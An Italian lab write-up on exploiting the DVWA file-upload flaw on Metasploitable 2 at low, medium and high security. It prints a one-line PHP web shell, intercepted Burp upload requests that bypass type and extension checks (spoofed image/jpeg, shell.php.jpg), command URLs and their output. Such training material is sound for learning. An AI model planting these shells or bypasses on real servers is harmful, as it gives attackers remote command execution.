

INSERIMENTO DI UNA SHELL PHP SULLA DVWA

1. OBIETTIVO

- Configurazione laboratorio.
- Sfruttare la vulnerabilità di file upload sulla DVWA per ottenere il controllo remoto.
- Scardinare livello di security medium e high.

2. CONFIGURAZIONE LABORATORIO

Creare l'ambiente di lavoro mettendo in contatto la metasploitable 2 (vittima) e Kali Linux (attaccante) configurando le schede di rete sulla stessa rete interna e testare la connessione tramite ping.

```
(kali@kali)-[~]
$ ping -c 4 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=2.71 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=3.76 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=3.45 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=3.72 ms

— 192.168.50.101 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 2.714/3.410/3.760/0.418 ms
```

3. SFRUTTAMENTO VULNERABILITÀ

Tramite Kali Linux aprire la Burpsuit e accedere dal suo browser alla pagina web della metasploitable 2, scrivendo l'IP della macchina sul URL, e entrare nella pagina della DVWA tramite il link presente nella lista.


3.1 LIVELLO LOW

1. Dalla scheda DVWA security configurare il livello low
2. Scaricare o creare uno script di shell php e salvarla in un file.




```
<?php system($_REQUEST["cmd"]); ?>
```


3. Sulla scheda upload della DVWA caricare il file
4. Attivare la Burpsuite e cliccare su upload.



5. Da burpsuite cliccare su forward per vedere il risultato dell'upload.



6. Se l'operazione è andata a buon fine sull 'URL del browser inserire il seguente comando:
 http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls



Grazie a questi passaggi siamo riusciti a prendere il controllo della DVWA metasploitable sfruttando la vulnerabilità della scheda upload

3.2 LIVELLO MEDIUM

Prima di tutto impostare sulla scheda security il livello medium. Per capire quale impostazione di sicurezza è stato implementato fare un'analisi del codice della scheda upload.

```
1 if (isset($_POST['Upload'])) {
2
3     $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
4     $target_path = $target_path . basename($_FILES['uploaded']['name']);
5     $uploaded_name = $_FILES['uploaded']['name'];
6     $uploaded_type = $_FILES['uploaded']['type'];
7     $uploaded_size = $_FILES['uploaded']['size'];
8
9     if (($uploaded_type == "image/jpeg") && ($uploaded_size < 100000)){
10
11         if(!move_uploaded_file($_FILES['uploaded']['tmp_name'], $target_path)) {
12
13             echo '<pre>';
14             echo 'Your image was not uploaded.';
15             echo '</pre>';
16         }
17     }
18 }
```

Dall'analisi del codice si può constatare che il verbo POST è permesso solo i file di tipo image/jpeg e questa cosa si può sfruttare grazie alla burpsuite, poiché questa applicazione fa da proxy e intercetta la connessione tra le due macchine. Quindi i pacchetti arrivano prima alla Burpsuite e poi al server e questo ci permette di cambiare il tipo di file, quando si fa, l'upload prima di arrivare a destinazione.

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 427
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.50.101
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarybas37rN1SpDgp3CQ
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=1c6688c46bd4a7250c6dbd0a7ae1f976
14 Connection: keep-alive
15
16 ----WebKitFormBoundarybas37rN1SpDgp3CQ
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ----WebKitFormBoundarybas37rN1SpDgp3CQ
21 Content-Disposition: form-data; name="uploaded"; filename="shell.jpg"
22 Content-Type: image/jpeg
23
24 <?php system($_REQUEST["cmd"]); ?>
25
26 ----WebKitFormBoundarybas37rN1SpDgp3CQ
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 ----WebKitFormBoundarybas37rN1SpDgp3CQ--
31
```

Come si vede nell'immagine, si cancella il Content-type precedente e si immette image/jpeg. Seguendo poi le gli stessi step fatti nel primo test si riesce a prendere il controllo della pagina.

In questo caso nell'URL ho messo l'indirizzo:

<http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls -la>

3.3 LIVELLO HIGH

Cambiare il livello di security a high e analizzare cosa cambia del codice.

```
<?php
if (isset($_POST['Upload'])) {

    $target_path = DVWA_WEB_PAGE_TO_ROOT."hackable/uploads/";
    $target_path = $target_path . basename($_FILES['uploaded']["
    $uploaded_name = $_FILES['uploaded']['name'];
    $uploaded_ext = substr($uploaded_name, strrpos($uploaded_na
    $uploaded_size = $_FILES['uploaded']['size'];

    if (($uploaded_ext == ".jpg" || $uploaded_ext == ".JPG" || $u
    $uploaded_ext == ".JPEG") && ($uploaded_size < 100000)){

        if(!move_uploaded_file($_FILES['uploaded']['tmp_name'],

        echo '<pre>';
        echo 'Your image was not uploaded ' .
```

Dall'immagine si può notare che il programmatore ha imposto i permessi ai file di estensione "jpeg" e simili. Questa cosa può essere usata a nostro favore aggiungendo al file della shell l'estensione voluta: shell.php.jpg. Caricare in upload questo file e seguendo lo stesso iter precedente prendere controllo di DVWA.

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 431
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.50.101
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryz4BmqznzBAHVhyZ2
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=1c6688c46bd4a7250c6dbd0a7ae1f976
14 Connection: keep-alive
15
16 ----WebKitFormBoundaryz4BmqznzBAHVhyZ2
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ----WebKitFormBoundaryz4BmqznzBAHVhyZ2
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php.jpg"
22 Content-Type: image/jpeg
23
24 <?php system($_REQUEST["cmd"]); ?>
25
26 ----WebKitFormBoundaryz4BmqznzBAHVhyZ2
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 ----WebKitFormBoundaryz4BmqznzBAHVhyZ2--
31
```



total 44 drwxr-xr-x 2 www-data www-data 4096 Jul 13 13:22 . drwxr-xr-x 4 www-data www-data 4096 May 20 2012 .. -rw-r--r- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png -rw-r--r- 1 www-data www-data 35 Jul 13 13:06 shell.jpg -rw-r--r- 1 www-data www-data 35 Jul 13 12:39 shell.php -rw-r--r- 1 www-data www-data 35 Jul 13 13:22 shell.php.jpg -rw-r--r- 1 www-data www-data 20321 Jul 13 10:22 shell_avanzata.php

CONCLUSIONE

L'esercizio permette di comprendere come sfruttare le vulnerabilità nota di file upload su DVWA, infatti grazie a questa falla siamo riusciti a prendere il controllo remoto della pagina grazie alla shell. Analizzando i codici della pagina siamo riusciti a scoprire le debolezze anche a livelli di sicurezza più forti permettendoci di sfruttare i limiti stessi imposti dal programmatore per riuscire a penetrare.

Un ruolo importante è stato svolto da Burpsuite, che facendo da intermediario, ha permesso di analizzare il traffico e manipolarlo per poter attaccare la DVWA a livello medium.

Questo esercizio evidenzia come sia facile per un attaccante sfruttare vulnerabilità di funzioni apparentemente innocue, ma che se usate nella maniera giusta permettono di ottenere il controllo del sistema.